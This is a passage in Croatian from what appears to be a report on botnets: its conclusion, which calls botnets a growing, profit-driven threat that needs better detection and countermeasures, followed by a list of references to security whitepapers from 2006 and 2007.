Iz svega iznesenog, razvidno je da *botnet* mreže predstavljaju sve veću opasnost računalnoj sigurnosti, a samim time i korisnicima računala, poslovanju i sl. Iako njihova prisutnost nije novost, svakim se danom u njih ugrađuju novi programski alati i nove ideje koje ih čine opasnijima, te je potrebno uložiti dodatne napore za izradu protumjera i osmišljanje načina za njihovu detekciju i uklanjanje. Iz dostupnih je informacija jasno kako je napadačima u novije vrijeme upravo veća mogućnost zarade glavni poticaj za korištenje *botnet* mreža. Obzirom na to, korisnicima računala, a posebno stručnjacima i korporacijama primaran bi interes trebao biti otkrivanje novih tehnika zaštite. Ovakav pristup, na kraju krajeva, i njima donosi veću zaradu i manje financijske gubitke.

7. Reference

[1] Botnet , http://en.wikipedia.org/wiki/Botnet, prosinac 2007.

[2] Taksonomija Botnet prijetnji, http://us.trendmicro.com/imperia/md/content/us/pdf/threats/securitylibrary/botnettaxonomywhitepapernovember2006.pdf, prosinac 2007.

[3] Botnet-pregled, http://www.cert-in.org.in/knowledgebase/whitepapers/ciwp-2005-05.pdf, prosinac 2007.

[4] Zaustavite botove, http://www.securityfocus.com/columnists/398/1 , prosinac 2007.

[5] Sprečavanje botnet mreža, http://www.mcafee.com/us/local_content/white_papers/wp_botnet.pdf, 2006.

[6] Botnet mreže, http://www.disog.org/internal/botnets.pdf, prosinac 2007.